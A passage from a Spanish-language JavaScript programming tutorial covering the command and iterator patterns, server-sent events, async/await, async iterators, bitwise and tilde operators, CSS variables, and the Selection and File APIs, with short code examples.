El patrón comando encapsula los parámetros de un método, el estado actual del objeto y el método a llamar. Es útil para compartimentar todo lo necesario para llamar a un método en un momento posterior. Se puede utilizar para emitir un "comando" y decidir más tarde qué fragmento de código utilizar para ejecutar el comando.

Hay tres componentes en este patrón:

- Mensaje de comando: el comando en sí, incluido el nombre del método, los parámetros y el estado.
- Invocador - la parte que ordena al comando ejecutar sus instrucciones. Puede ser un evento programado, una interacción del usuario, un paso en un proceso, una devolución de llamada, o cualquier forma necesaria para ejecutar el comando.
- Receptor - el objetivo de la ejecución del comando.

Mensaje de comando como array

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis); // Método a ejecutar
aCommand.push("String Argument"); // argumento de la cadena de caracteres
aCommand.push(777); // argumento de número entero
aCommand.push(new Object {} ); // argumento objeto
aCommand.push(new Array() ); // argumento array
```

Constructor para la clase comando

```
class DoThis {
	constructor( stringArg, numArg, objectArg, arrayArg ) {
		this._stringArg = stringArg;
		this._numArg = numArg;
		this._objectArg = objectArg;
		this._arrayArg = arrayArg;
	}
	Execute() {
		var receiver = new Instructions();
		receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
	}
}
```

Invocador

```
aCommand.Execute();
```

Puede invocar:

- inmediatamente
- en respuesta a un evento
- en una secuencia de ejecución
- como respuesta a un callback o en una promesa
- al final de un bucle de eventos
- de cualquier otra forma necesaria para invocar un método

Receptor

```
class Instructions {
	DoThis( stringArg, numArg, objectArg, arrayArg ) {
		console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
	}
}
```

Un cliente genera un comando, lo pasa a un invocador que lo ejecuta inmediatamente o lo retrasa, y luego el comando actúa sobre un receptor. El patrón comando es muy útil cuando se utiliza con patrones complementarios para crear patrones de mensajería.

Sección 79.4: Iterador

Un patrón iterador proporciona un método sencillo para seleccionar, secuencialmente, el siguiente elemento de una colección.

Colección fija

```
class BeverageForPizza {
	constructor(preferenceRank) {
		this.beverageList = beverageList;
		this.pointer = 0;
	}
	next() {
		return this.beverageList[this.pointer++];
	}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); // Cola
withPepperoni.next(); // Water
withPepperoni.next(); // Beer
```

En ECMAScript 2015 los iteradores son un built-in como método que devuelve done y value. done es true cuando el iterador está al final de la colección.

```
function preferredBeverage(beverage){
	if( beverage == "Beer" ){
		return true;
	} else {
		return false;
	}
}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
	if( preferredBeverage( bevToOrder ) {
		bevToOrder.done; // false, porque "Cerveza" no es el elemento final de la colección
		return bevToOrder; // "Beer"
	}
}
```

Como generador

```
class FibonacciIterator {
	constructor() {
		this.previous = 1;
		this.beforePrevious = 1;
	}
	next() {
		var current = this.previous + this.beforePrevious;
		this.beforePrevious = this.previous;
		this.previous = current;
		return current;
	}
}
var fib = new FibonacciIterator();
fib.next(); // 2
fib.next(); // 3
fib.next(); // 5
```

En ECMAScript 2015

```
function* FibonacciGenerator() { // asterisk informa a javascript del generador
     var previous = 1;
     var beforePrevious = 1;
     while(true) {
          var current = previous + beforePrevious;
          beforePrevious = previous;
          previous = current;
          yield current; // Esto es como el retorno pero
          // mantiene el estado actual de la función
          // es decir, recuerda su lugar entre llamadas
     }
}
var fib = FibonacciGenerator();
fib.next().value; // 2
fib.next().value; // 3
fib.next().value; // 5
fib.next().done; // false
```

Capítulo 80: Eventos enviados por el servidor

Sección 80.1: Configuración de un flujo básico de eventos al servidor

Puedes configurar tu navegador cliente para que escuche los eventos entrantes del servidor utilizando el objeto `EventSource`. Tendrás que proporcionar al constructor una cadena con la ruta al punto final de la API del servidor que suscribirá al cliente a los eventos del servidor eventos.

Ejemplo:

```
var eventSource = new EventSource("api/my-events");
```

Los eventos tienen nombres con los que se clasifican y envían, y debe configurarse un oyente para escuchar cada uno de esos eventos por su nombre. el nombre de evento por defecto es `message` y para escucharlo debe utilizarse el oyente de eventos apropiado, `.onmessage`,

```
evtSource.onmessage = function(event) {
     var data = JSON.parse(event.data);
     // hacer algo con los datos
}
```

Esta función se ejecutará cada vez que el servidor envíe un evento al cliente. Los datos se envían como `text/plain`, si envía datos JSON es posible que desee analizarlos.

Sección 80.2: Cerrar un flujo de eventos

An event stream to the server can be closed using the `EventSource.close()` method

```
var eventSource = new EventSource("api/my-events");
// hacer cosas ...
eventSource.close(); // no recibirás más eventos de este objeto
```

El método `.close()` no hace nada si el flujo ya está cerrado.

Sección 80.3: Vinculación de escuchadores de eventos a EventSource

Puedes enlazar escuchadores de eventos al objeto `EventSource` para escuchar diferentes canales de eventos usando el método `.addEventListener`.

EventSource.addEventListener(name: String, callback: Function, [options])

name: El nombre relacionado con el nombre del canal al que el servidor está emitiendo eventos.

callback: La función callback se ejecuta cada vez que se emite un evento ligado al canal, la función proporciona el `evento` como argumento.

options: Opciones que caracterizan el comportamiento del receptor de eventos.

El siguiente ejemplo muestra un flujo de eventos `heartbeat` desde el servidor, el servidor envía eventos en el canal `heartbeat` y esta rutina siempre se ejecutará cuando se acepte un evento.

```
var eventSource = new EventSource("api/heartbeat");
...
eventSource.addEventListener("heartbeat", function(event) {
    var status = event.data;
    if (status=='OK') {
        // hacer algo
    }
});
```

Capítulo 81: Funciones asíncronas (async/await)

`async` y `await` se basan en promesas y generadores para expresar acciones asíncronas en línea. Esto hace que el código asíncrono o de devolución de llamada sea mucho más fácil de mantener.

Las funciones con la palabra clave `async` devuelven una `Promise`, y pueden ser llamadas con esa sintaxis.

Dentro de una `async function`, la palabra clave `await` puede aplicarse a cualquier `Promise`, y hará que todo el cuerpo de la función después de `await` se ejecute después de que la promesa se resuelva.

Sección 81.1: Introducción

Una función definida como asíncrona es una función que puede realizar acciones asíncronas, pero seguir pareciendo síncrona. La forma en que se hace es usando la palabra clave `await` para diferir la función mientras espera que una `Promise` se resuelva o rechace.

Nota: Las funciones asíncronas son una propuesta de fase 4 ("Finalizada") en vías de incluirse en el estándar ECMAScript 2017.

Por ejemplo, utilizando la API Fetch basada en promesas:

```
async function getJSON(url) {
	try {
		const response = await fetch(url);
		return await response.json();
	}
	catch (err) {
		// Los rechazos en la promesa serán arrojados aquí
		console.error(err.message);
	}
}
```

Una función asíncrona siempre devuelve una `Promise`, por lo que puedes utilizarla en otras funciones asíncronas.

Estilo de función de flecha

```
const getJSON = async url => {
	const response = await fetch(url);
	return await response.json();
}
```

Sección 81.2: Espera y precedencia del operador

Debe tener en cuenta la precedencia de los operadores cuando utilice la palabra clave `await`.

Imaginemos que tenemos una función asíncrona que llama a otra función asíncrona, `getUnicorn()` que devuelve una `Promise` que resuelve a una instancia de la clase `Unicorn`. Ahora queremos obtener el tamaño del unicornio usando el método `getSize()` de esa clase.

Mira el siguiente código:

```
async function myAsyncFunction() {
	await getUnicorn().getSize();
}
```

A primera vista, parece válido, pero no lo es. Debido a la precedencia de operadores, equivale a lo siguiente:

```
async function myAsyncFunction() {
	await (getUnicorn().getSize());
}
```

Aquí intentamos llamar al método `getSize()` del objeto `Promise`, que no es lo que queremos.

En su lugar, deberíamos usar paréntesis para denotar que primero queremos esperar al unicornio, y luego llamar al método `getSize()` del resultado:

```
async function asyncFunction() {
	(await getUnicorn()).getSize();
}
```

Por supuesto. la versión anterior podría ser válida en algunos casos, por ejemplo, si la función `getUnicorn()` fuera síncrona, pero el método `getSize()` fuera asíncrono.

Sección 81.3: Funciones asíncronas comparadas con promesas

Las funciones `async` no sustituyen al tipo `Promise`; añaden palabras clave del lenguaje que facilitan la invocación de promesas. Son intercambiables:

```
async function doAsyncThing() { ... }
function doPromiseThing(input) { return new Promise((r, x) => ...); }
// Llamada con sintaxis de promesa
doAsyncThing()
	.then(a => doPromiseThing(a))
	.then(b => ...)
	.catch(ex => ...);
// Llamada con sintaxis await
try {
	const a = await doAsyncThing();
	const b = await doPromiseThing(a);
	...
}
catch(ex) { ... }
```

Cualquier función que utilice cadenas de promesas puede ser reescrita utilizando `await`:

```
function newUnicorn() {
	return fetch('unicorn.json') // recuperar unicorn.json del servidor
		.then(responseCurrent => responseCurrent.json()) // analizar la respuesta como JSON
		.then(unicorn =>
			fetch('new/unicorn', { // enviar una solicitud a 'new/unicorn'
				method: 'post', // mediante el método POST
				body: JSON.stringify({unicorn}) // pasa el unicornio al cuerpo de la
				petición
			})
		)
		.then(responseNew => responseNew.json())
		.then(json => json.success) // devolver la propiedad success de la respuesta
		.catch(err => console.log('Error creating unicorn:', err));
	}
```

La función puede ser reescrita usando `async` / `await` como sigue:

```
async function newUnicorn() {
	try {
		const responseCurrent = await fetch('unicorn.json'); // obtener unicorn.json del
		servidor
		const unicorn = await responseCurrent.json(); // analizar la respuesta como JSON
		const responseNew = await fetch('new/unicorn', { // enviar una solicitud a
		'new/unicorn'
			method: 'post', // mediante el método POST
			body: JSON.stringify({unicorn}) // pasa el unicornio al cuerpo de la petición
		});
		const json = await responseNew.json();
		return json.success // devolver la propiedad success de la respuesta
	} catch (err) {
		console.log('Error creating unicorn:', err);
	}
}
```

Esta variante asíncrona de `newUnicorn()` parece devolver una `Promise`, pero en realidad había múltiples palabras clave `await`. Cada una devolvía una `Promise`, así que en realidad teníamos una colección de promesas en lugar de una cadena.

De hecho, podemos pensar en él como un generador de `function*`, en el que cada `await` es una `yield new Promise`. Sin embargo, los resultados de cada promesa son necesarios por la siguiente para continuar la función. Esta es la razón por la que se necesita la palabra clave adicional `async` en la función (así como la palabra clave `await` al llamar a las promesas), ya que le dice a JavaScript que cree automáticamente un observador para esta iteración. La promesa devuelta por la `async function newUnicorn()` se resuelve cuando esta iteración se completa.

En la práctica, no es necesario tenerlo en cuenta; `await` oculta la promesa y `async` oculta la iteración del generador.

Puedes llamar a funciones asíncronas como si fueran promesas, y esperar cualquier promesa o cualquier función asíncrona. No es necesario esperar una función asíncrona, del mismo modo que puedes ejecutar una promesa sin un `.then()`.

También puedes usar un IIFE asíncrono si quieres ejecutar ese código inmediatamente:

```
(async () => {
	await makeCoffee()
	console.log('coffee is ready!')
})()
```

Sección 81.4: Bucle con async await

Al utilizar `async await` en bucles, puedes encontrarte con algunos de estos problemas.

Si intentas utilizar `await` dentro de `forEach`, se producirá un error de `Unexpected token`.

```
(async() => {
	data = [1, 2, 3, 4, 5];
	data.forEach(e => {
		const i = await somePromiseFn(e);
		console.log(i);
	});
})();
```

Esto viene del hecho de que has visto erróneamente la función flecha como un bloque. El `await` estará en el contexto de la función callback, que no es `async`.

El intérprete nos protege de cometer el error anterior, pero si añades `async` a la callback `forEach` no se lanza ningún error. Podrías pensar que esto resuelve el problema, pero no funcionará como se esperaba.

Ejemplo:

```
(async() => {
      data = [1, 2, 3, 4, 5];
      data.forEach(async(e) => {
            const i = await somePromiseFn(e);
            console.log(i);
      });
      console.log('this will print first');
})();
```

Esto ocurre porque la función asíncrona de callback sólo puede pausarse a sí misma, no a la función asíncrona padre.

> Podrías escribir una función `asyncForEach` que devuelva una promesa y entonces podrías hacer algo como `await asyncForEach(async (e) => await somePromiseFn(e), data )`. Básicamente devuelves una promesa que se resuelve cuando todas las callbacks están esperadas y hechas. Pero hay mejores formas de hacer esto, y es simplemente usar un bucle.

Puedes utilizar un bucle `for-of` o un bucle `for/while`, no importa cuál elijas.

```
(async() => {
      data = [1, 2, 3, 4, 5];
      for (let e of data) {
            const i = await somePromiseFn(e);
            console.log(i);
      }
      console.log('this will print last');
})();
```

Pero hay otro inconveniente. Esta solución esperará a que se complete cada llamada a `somePromiseFn` antes de iterar sobre la siguiente.

Esto está muy bien si realmente quieres que tus invocaciones a `somePromiseFn` se ejecuten en orden, pero si quieres que se ejecuten concurrentemente, necesitarás `await` en `Promise.all`.

```
(async() => {
      data = [1, 2, 3, 4, 5];
      const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
      console.log(...p);
})();
```

`Promise.all` recibe un array de promesas como único parámetro y devuelve una promesa. Cuando todas las promesas del array se resuelven, la promesa devuelta también se resuelve. Esperamos en esa promesa y cuando se resuelve todos nuestros valores están disponibles.

Los ejemplos anteriores son totalmente ejecutables. La función `somePromiseFn` se puede hacer como una función eco asíncrona con un tiempo de espera. Puedes probar los ejemplos en el babel-repl con al menos el preajuste `stage-3` y mirar la salida.

```
function somePromiseFn(n) {
      return new Promise((res, rej) => {
            setTimeout(() => res(n), 250);
      });
}
```

Sección 81.5: Menor indentación

Con promesas:

```
function doTheThing() {
      return doOneThing()
            .then(doAnother)
            .then(doSomeMore)
            .catch(handleErrors)
}
```

Con funciones asíncronas:

```
async function doTheThing() {
      try {
            const one = await doOneThing();
            const another = await doAnother(one);
            return await doSomeMore(another);
      } catch (err) {
            handleErrors(err);
      }
}
```

Fíjate en que el retorno está abajo, y no arriba, y en que utilizas la mecánica nativa de gestión de errores del lenguaje (`try/catch`).

Sección 81.6: Operaciones asíncronas (paralelas) simultáneas

A menudo querrá realizar operaciones asíncronas en paralelo. Hay una sintaxis directa que soporta esto en la propuesta `async/await`, pero como `await` esperará una promesa, puedes envolver múltiples promesas juntas en `Promise.all` para esperarlas:

```
// No en paralelo
async function getFriendPosts(user) {
      friendIds = await db.get("friends", {user}, {id: 1});
      friendPosts = [];
      for (let id in friendIds) {
            friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
      }
      // etc.
}
```

Esto hará cada consulta para obtener las publicaciones de cada amigo en serie, pero se pueden hacer simultáneamente:

```
// En paralelo
async function getFriendPosts(user) {
      friendIds = await.db.get("friends", {user}, {id: 1});
      friendPosts = await Promise.all( friendIds.map(id =>
            db.get("posts", {user: id})
      );
      // etc.
}
```

Esto hará un bucle sobre la lista de IDs para crear un array de promesas. `await` esperará a que se completen todas las promesas. `Promise.all` las combina en una sola promesa, pero se realizan en paralelo.

Capítulo 82: Iteradores asíncronos

Una función `async` es aquella que devuelve una promesa. `await` cede al que llama hasta que la promesa se resuelve y luego continúa con el resultado.

Un iterador permite recorrer la colección con un bucle `for-of`.

Un iterador asíncrono es una colección donde cada iteración es una promesa que puede ser esperada utilizando un bucle `for-await-of`.

Los iteradores asíncronos son una propuesta de la fase 3. Están en Chrome Canary 60 con `--harmony-async-iteration`.

Sección 82.1: Conceptos básicos

Un `Iterator` JavaScript es un objeto con un método `.next()`, que devuelve un `IteratorItem`, que es un objeto con `value : <any>` y `done : <boolean>`.

Un `AsyncIterator` de JavaScript es un objeto con un método `.next()`, que devuelve una `Promise<IteratorItem>`, una *promesa* para el siguiente valor.

Para crear un `AsyncIterator`, podemos utilizar la sintaxis del *generador* `async`:

```
/**
* Devuelve una promesa que se resuelve una vez transcurrido el tiempo.
*/
const delay = time => new Promise(resolve => setTimeout(resolve, time));
async function* delayedRange(max) {
      for (let i = 0; i < max; i++) {
            await delay(1000);
            yield i;
      }
}
```

La función `delayedRange` tomará un número máximo, y devuelve un `AsyncIterator`, que arroja números desde 0 hasta ese número, en intervalos de 1 segundo.

Uso:

```
for await (let number of delayedRange(10)) {
      console.log(number);
}
```

El bucle `for await of` es otra parte de la nueva sintaxis, disponible sólo dentro de funciones asíncronas, así como de generadores asíncronos. Dentro del bucle, los valores obtenidos (que, recuerda, son promesas) se desenvuelven, por lo que la promesa se oculta. Dentro del bucle, puedes tratar con los valores directos (los números producidos), el `for await of` del bucle esperará las Promesas en tu nombre.

El ejemplo anterior esperará 1 segundo, registrará 0, esperará otro segundo, registrará 1, y así sucesivamente, hasta que registre 9. En ese momento el `AsyncIterator` habrá terminado, y el bucle `for await of` saldrá.

Capítulo 83: Cómo hacer que el iterador sea utilizable dentro de la función async callback

Cuando usamos callback async necesitamos considerar el alcance. **Especialmente** si está dentro de un bucle. Este sencillo artículo muestra lo que no se debe hacer y un ejemplo sencillo de trabajo.

Sección 83.1: Código erróneo, ¿puedes detectar por qué este uso se puede dar lugar a errores?

```
var pipeline = {};
// (...) añadiendo cosas en la tubería
for(var key in pipeline) {
	fs.stat(pipeline[key].path, function(err, stats) {
		if (err) {
			// limpio
			delete pipeline[key];
			return;
		}
		// (...)
		pipeline[key].count++;
	});
}
```

El problema es que sólo hay una instancia de **var key**. Todas las devoluciones de llamada compartirán la misma instancia de clave. En el momento de la devolución de llamada se disparará, la clave más probable es que se han incrementado y no apunta al elemento que estamos recibiendo las estadísticas para.

Sección 83.2: Escrito correctamente

```
var pipeline = {};
// (...) añadiendo cosas en la tubería
var processOneFile = function(key) {
	fs.stat(pipeline[key].path, function(err, stats) {
		if (err) {
			// limpio
			delete pipeline[key];
			return;
		}
		// (...)
		pipeline[key].count++;
	});
};
// comprobar que no crece
for(var key in pipeline) {
	processOneFileInPipeline(key);
}
```

Mediante la creación de una nueva función, estamos **clave** de alcance dentro de una función para todas las callbacks tienen su propia instancia clave.

Capítulo 84: Optimización de las llamadas de cola

Sección 84.1: Qué es la optimización de las llamadas de cola (TCO)

TCO sólo está disponible en modo estricto.

Como siempre, compruebe si el navegador y las implementaciones de JavaScript son compatibles con cualquier característica del lenguaje y, como ocurre con cualquier característica o sintaxis de JavaScript, puede cambiar en el futuro.

Proporciona una forma de optimizar las llamadas a funciones recursivas y profundamente anidadas, eliminando la necesidad de introducir el estado de la función en la pila de marcos global y evitando tener que descender por cada función de llamada, volviendo directamente a la función de llamada inicial.

```
function a(){
return b(); // 2
    }
function b(){
    return 1; // 3
}
a(); // 1
```

Sin TCO la llamada a `a()` crea un nuevo marco para esa función. Cuando esa función llama a `b()` el marco de `a()` es empujado a la pila de marcos y se crea un nuevo marco para la función `b()`.

Cuando `b()` retorna a `a()` el marco de `a()` se extrae de la pila de marcos. Inmediatamente vuelve al marco global y por lo tanto no utiliza ninguno de los estados guardados en la pila.

TCO reconoce que la llamada de `a()` a `b()` está en la cola de la función `a()` y por lo tanto no hay necesidad de empujar el estado de `a()` a la pila del marco. Cuando vuelve `b(0)`, en lugar de volver a `a()`, vuelve directamente al marco global. Optimización adicional eliminando los pasos intermedios.

TCO permite que las funciones recursivas tengan recursión indefinida, ya que la pila de marcos no crecerá con cada llamada recursiva. Sin TCO, las funciones recursivas tenían una profundidad recursiva limitada.

Nota TCO es una característica de implementación del motor JavaScript, no puede ser implementada a través de un transpilador si el navegador no lo soporta. No hay sintaxis adicional en la especificación necesaria para implementar TCO y por lo tanto existe la preocupación de que TCO pueda romper la web. Su liberación al mundo es cautelosa y puede requerir que se establezcan banderas específicas del navegador/motor para el futuro perceptible.

Sección 84.2: Bucles recursivos

La optimización de las llamadas de cola permite implementar bucles recursivos de forma segura sin preocuparse por el desbordamiento de la pila de llamadas o la sobrecarga de una pila de marcos creciente.

```
function indexOf(array, predicate, i = 0) {
    if (0 <= i && i < array.length) {
        if (predicate(array[i])) { return i; }
            return indexOf(array, predicate, i + 1); // la llamada de cola
    }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // devuelve un índice de 5 que es 4
```

Capítulo 85: Operadores bit a bit - Ejemplos reales (snippets)

Sección 85.1: Intercambio de dos números enteros con bit a bit XOR (sin asignación de memoria adicional)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a es ahora 22 y b es ahora 11
```

Sección 85.2: Multiplicación o división más rápida por potencias de 2

Desplazar bits a la izquierda (derecha) equivale a multiplicar (dividir) por 2. Lo mismo ocurre en base 10: si "desplazamos a la izquierda" `13` `2` posiciones, obtenemos `1300`, o `13 * (10 ** 2)`. Y si tomamos `12345` y lo "desplazamos a la derecha" `3` posiciones y le quitamos la parte decimal, obtenemos `12`, o `Math.floor(12345 / (10 ** 3))`. Así que, si queremos multiplicar una variable por `2 ** n`, podemos simplemente desplazar a la izquierda por `n` bits.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13 << 6) // 832
```

Del mismo modo, para realizar una división entera por `2 ** n`, podemos desplazar a la derecha `n` bits. Ejemplo:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000 >> 4) // 62
```

Incluso funciona con números negativos:

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80 >> 3) // -10
```

En realidad, es poco probable que la velocidad aritmética afecte significativamente al tiempo que tarda en ejecutarse el código, a menos que se realicen cientos de millones de cálculos. Pero a los programadores de C les encantan estas cosas.

Sección 85.3: Detección de paridad numérica con bit a bit AND

En lugar de esta (por desgracia demasiado a menudo visto en el código real) "obra maestra":

```
function isEven(n) {
	return n % 2 == 0;
}
function isOdd(n) {
	if (isEven(n)) {
		return false;
	} else {
		return true;
	}
}
```

Puedes hacer la comprobación de paridad de forma mucho más eficaz y sencilla:

```
if(n & 1) {
     console.log("ODD!");
} else {
     console.log("EVEN!");
}
```

(en realidad, esto es válido no sólo para JavaScript)

Capítulo 86: Tilde ~

El operador `~` mira la representación binaria de los valores de la expresión y realiza sobre ella una operación de negación a nivel de bits.

Cualquier dígito que sea un 1 en la expresión se convierte en un 0 en el resultado. Cualquier dígito que sea un 0 en la expresión se convierte en un 1 en el resultado.

Sección 86.1: ~ Entero

El siguiente ejemplo ilustra el uso del operador bitwise NOT (`~`) en números enteros.

```
let number = 3;
let complement = ~number;
```

Resultado del `complement` numérico igual a -4;

Expresión	Valor binario	Valor decimal
3	`00000000 00000000 00000000 00000011`	3
-3	`11111111 11111111 11111111 11111100`	-4

Para simplificarlo, podemos pensar en ella como la función `f(n) = -(n+1)`.

```
let a = ~-2; // a es ahora 1
let b = ~-1; // b es ahora 0
let c = ~0; // c es ahora -1
let d = ~1; // d es ahora -2
let e = ~2; // e es ahora -3
```

Sección 86.2: Operador ~~

La doble tilde `~~` realiza la operación NOT dos veces.

El siguiente ejemplo ilustra el uso del operador bitwise NOT (`~~`) en números decimales.

Para simplificar el ejemplo, se utilizará el número decimal `3.5`, debido a su sencilla representación en formato binario.

```
let number = 3.5;
let complement = ~number;
```

Resultado del `complement` numérico igual a -4;

Expresión	Valor binario	Valor decimal
3	`00000000 00000000 00000000 00000011`	3
~~3	`00000000 00000000 00000000 00000011`	3
3.5	`00000000 00000011.1`	3.5
~~3.5	`00000000 00000011`	3

Para simplificarlo, podemos pensar en ello como funciones `f2(n) = -(-(n+1) + 1)` y `g2(n) = -(-(integer(n)+1) + 1)`.

f2(n) dejará el número entero como está.

```
let a = ~~-2; // a es ahora -2
let b = ~~-1; // b es ahora -1
let c = ~~0; // c es ahora 0
let d = ~~1; // d es ahora 1
let e = ~~2; // e es ahora 2
```

g2(n) redondeará los números positivos hacia abajo y los negativos hacia arriba.

```
let a = ~~-2.5; // a es ahora -2
let b = ~~-1.5; // b es ahora -1
let c = ~~0.5; // c es ahora 0
let d = ~~1.5; // d es ahora 1
let e = ~~2.5; // e es ahora 2
```

Sección 86.3: Conversión de valores no numéricos en números

`~~` Puede utilizarse en valores no numéricos. Una expresión numérica se convertirá primero en un número y luego se le realizará la operación bitwise NOT.

Si la expresión no puede convertirse en valor numérico, se convertirá en `0`.

Los valores booleanos `true` y `false` son excepciones, donde `true` se presenta como valor numérico `1` y `false` como `0`.

```
let a = ~~"-2"; // a es ahora -2
let b = ~~"1"; // b es ahora -1
let c = ~~"0"; // c es ahora 0
let d = ~~"true"; // d es ahora 0
let e = ~~"false"; // e es ahora 0
let f = ~~true; // f es ahora 1
let g = ~~false; // g es ahora 0
let h = ~~""; // h es ahora 0
```

Sección 86.4: Abreviaturas

Podemos utilizar `~` como abreviatura en algunas situaciones cotidianas.

Sabemos que `~` convierte `-1` a `0`, así que podemos usarlo con `indexOf` en array.

indexOf

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
if (items.indexOf('a') !== -1) {}
or
if (items.indexOf('a') >= 0) {}
```

puede reescribirse como

```
if (~items.indexOf('a')) {}
```

Sección 86.5: ~ Decimal

El siguiente ejemplo ilustra el uso del operador bitwise NOT (`~`) en números decimales.

Para simplificar el ejemplo, se utilizará el número decimal `3.5`, debido a su sencilla representación en formato binario.

```
let number = 3.5;
let complement = ~number;
```

Resultado del `complement` numérico igual a -4;

Expresión	Valor binario	Valor decimal
3.5	`00000000 00000010.1`	3.5
~3.5	`11111111 11111100`	-4

Para simplificarlo, podemos pensar que es la función `f(n) = -(integer(n)+1)`.

```
let a = ~-2.5; // a es ahora 1
let b = ~-1.5; // b es ahora 0
let c = ~0.5; // c es ahora -1
let d = ~1.5; // c es ahora -2
let e = ~2.5; // c es ahora -3
```

Capítulo 87: Uso de JavaScript para obtener/establecer variables personalizadas CSS

Sección 87.1: Cómo obtener y establecer valores de propiedades de variables CSS

Para obtener un valor utilice el método `.getPropertyValue`.

```
element.style.getPropertyValue("--var")
```

Para establecer un valor utilice el método `.setProperty`.

```
element.style.setProperty("--var", "NEW_VALUE")
```

Capítulo 88: Selection API

Parámetro	Detalles
startOffset	Si el nodo es un nodo Texto, es el número de caracteres desde el comienzo de `startNode` hasta donde comienza el rango. En caso contrario, es el número de nodos hijos entre el inicio de `startNode` y el inicio del rango.
endOffset	Si el nodo es un nodo Texto, es el número de caracteres desde el comienzo de `startNode` hasta donde termina el rango. En caso contrario, es el número de nodos hijos entre el inicio de `startNode` y el final del rango.

Sección 88.1: Obtener el texto de la selección

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // registra lo seleccionado por el usuario
```

Alternativamente, dado que la función miembro `toString` es llamada automáticamente por algunas funciones al convertir el objeto en una cadena de caracteres, no siempre tienes que llamarla tú mismo.

```
console.log(document.getSelection());
```

Sección 88.2: Deseleccionar todo lo que está seleccionado

```
let sel = document.getSelection();
sel.removeAllRanges();
```

Sección 88.3: Seleccionar el contenido de un elemento

```
let sel = document.getSelection();
let myNode = document.getElementById('element-to-select');
let range = document.createRange();
range.selectNodeContents(myNode);
sel.addRange(range);
```

Puede ser necesario eliminar primero todos los rangos de la selección anterior, ya que la mayoría de los navegadores no admiten rangos múltiples.

Capítulo 89: File API, Blobs y FileReaders

Propiedad/Método	Descripción
`error`	Se ha producido un error al leer el archivo.
`readyState`	Contiene el estado actual del FileReader.
`result`	Contiene el contenido del archivo.
`onabort`	Se activa cuando se interrumpe la operación.
`onerror`	Se activa cuando se produce un error.
`onload`	Se activa cuando el archivo se ha cargado.
`onloadstart`	Se activa cuando se inicia la operación de carga de archivos.
`onloadend`	Se activa cuando la operación de carga del archivo ha finalizado.
`onprogress`	Se activa mientras se lee un Blob.
`abort()`	Cancela la operación en curso.
`readAsArrayBuffer(blob)`	Inicia la lectura del fichero como un ArrayBuffer.
`readAsDataURL(blob)`	Inicia la lectura del archivo como url/uri de datos.
`readAsText(blob, [encoding])`	Inicia la lectura del fichero como un fichero de texto. No es capaz de leer ficheros binarios. Utilice readAsArrayBuffer en su lugar.

Sección 89.1: Leer archivo como cadena de caracteres

Asegúrese de tener una entrada de archivo en su página:

```
<input type="file" id="upload">
```

Luego en JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
	var files = this.files;
	if (files.length === 0) {
		console.log('No file is selected');
		return;
	}
	var reader = new FileReader();
	reader.onload = function(event) {
		console.log('File content:', event.target.result);
	};
	reader.readAsText(files[0]);
}
```

Sección 89.2: Leer archivo como dataURL

La lectura del contenido de un archivo dentro de una aplicación web puede realizarse utilizando la API de archivos de HTML5. En primer lugar, añade una entrada con `type="file"` en tu HTML:

```
<input type="file" id="upload">
```

A continuación, vamos a añadir un receptor de cambios en el archivo de entrada. Este ejemplo define el receptor a través de JavaScript, pero también podría ser añadido como atributo en el elemento de entrada. Esta escucha se activa cada vez que se selecciona un nuevo archivo. Dentro de este callback, podemos leer el archivo que fue seleccionado y realizar otras acciones (como crear una imagen con el contenido del archivo seleccionado):

```
document.getElementById('upload').addEventListener('change', showImage);
function showImage(evt) {
	var files = evt.target.files;
	if (files.length === 0) {
		console.log('No files selected');
		return;
	}
	var reader = new FileReader();
	reader.onload = function(event) {
		var img = new Image();
		img.onload = function() {
			document.body.appendChild(img);
		};
		img.src = event.target.result;
	};
	reader.readAsDataURL(files[0]);
}
```

Sección 89.3: Cortar un archivo

El método `blob.slice()` se utiliza para crear un nuevo objeto Blob que contenga los datos en el rango especificado de bytes del Blob de origen. Este método también se puede utilizar con instancias de File, ya que File extiende Blob.

Aquí cortamos un archivo en una cantidad específica de blobs. Esto es útil sobre todo en los casos en que se necesita para procesar los archivos que son demasiado grandes para leer en la memoria de una sola vez. Luego podemos leer los trozos uno por uno usando `FileReader`.

```
/**
* @param {File|Blob} - file to slice
* @param {Number} - chunksAmount
* @return {Array} - an array of Blobs
**/
function sliceFile(file, chunksAmount) {
	var byteIndex = 0;
	var chunks = [];
	for (var i = 0; i < chunksAmount; i += 1) {
		var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
		chunks.push(file.slice(byteIndex, byteEnd));
		byteIndex += (byteEnd - byteIndex);
	}
	return chunks;
}
```

Sección 89.4: Obtener las propiedades del archivo

Si quieres obtener las propiedades del fichero (como el nombre o el tamaño) puedes hacerlo antes de utilizar el FileReader. Si tenemos el siguiente trozo de código html:

```
<input type="file" id="newFile">
```

Puede acceder directamente a las propiedades de la siguiente manera:

```
function getFile(event) {
	var files = event.target.files
	, file = files[0];
	console.log('Name of the file', file.name);
	console.log('Size of the file', file.size);
}
```

También puede obtener fácilmente los siguientes atributos: `lastModified` (Timestamp), `lastModifiedDate` (Date), y `type` (File Type)

Sección 89.5: Seleccionar varios archivos y restringir los tipos de archivo

La API de archivos de HTML5 permite restringir qué tipo de archivos se aceptan simplemente estableciendo el atributo `accept` en una entrada de archivo, por ejemplo:

```
<input type="file" accept="image/jpeg">
```

